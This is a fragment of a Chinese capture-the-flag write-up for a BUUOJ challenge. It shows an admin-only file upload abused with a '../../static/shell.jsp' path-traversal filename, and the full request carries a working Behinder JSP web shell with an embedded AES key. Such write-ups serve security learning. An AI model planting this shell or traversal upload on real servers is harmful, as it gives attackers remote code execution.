
非预期解：


变成管理员之后可以目录穿越，直接冰蝎一把梭：

```
POST /home/upload HTTP/1.1
Host: ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------107850749976692482436060430 85
Content-Length: 909
Origin: http://ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn
Connection: close
Referer: http://ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn/home/upload
Cookie: JSESSIONID=BC40EF0DC530DC714FE65CDAE45D1FD3
Upgrade-Insecure-Requests: 1

-----------------------------107850749976692482436060430 85
Content-Disposition: form-data; name="file"; filename="../../static/shell.jsp"
Content-Type: application/octet-stream

<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page" version="1.2"><jsp:directive.page import="java.util.*,javax.c
rypto.*,javax.crypto.spec.*"/><jsp:declaration> class U extends ClassLoader{U(ClassLoader c){super(c);}public Cl
ass g(byte []b){return super.defineClass(b,0,b.length);}}</jsp:declaration><jsp:scriptlet>String k="e45e329feb5d
925b";session.putValue("u",k);Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec((session.getValue("u
")+"").getBytes(),"AES"));new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decod
eBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);</jsp:scriptlet></jsp:root>
-----------------------------107850749976692482436060430 85--
```





预期解：

这里预期解有另外一题：

babycat-revenge

这题就比较难了，接下来做一下预期解：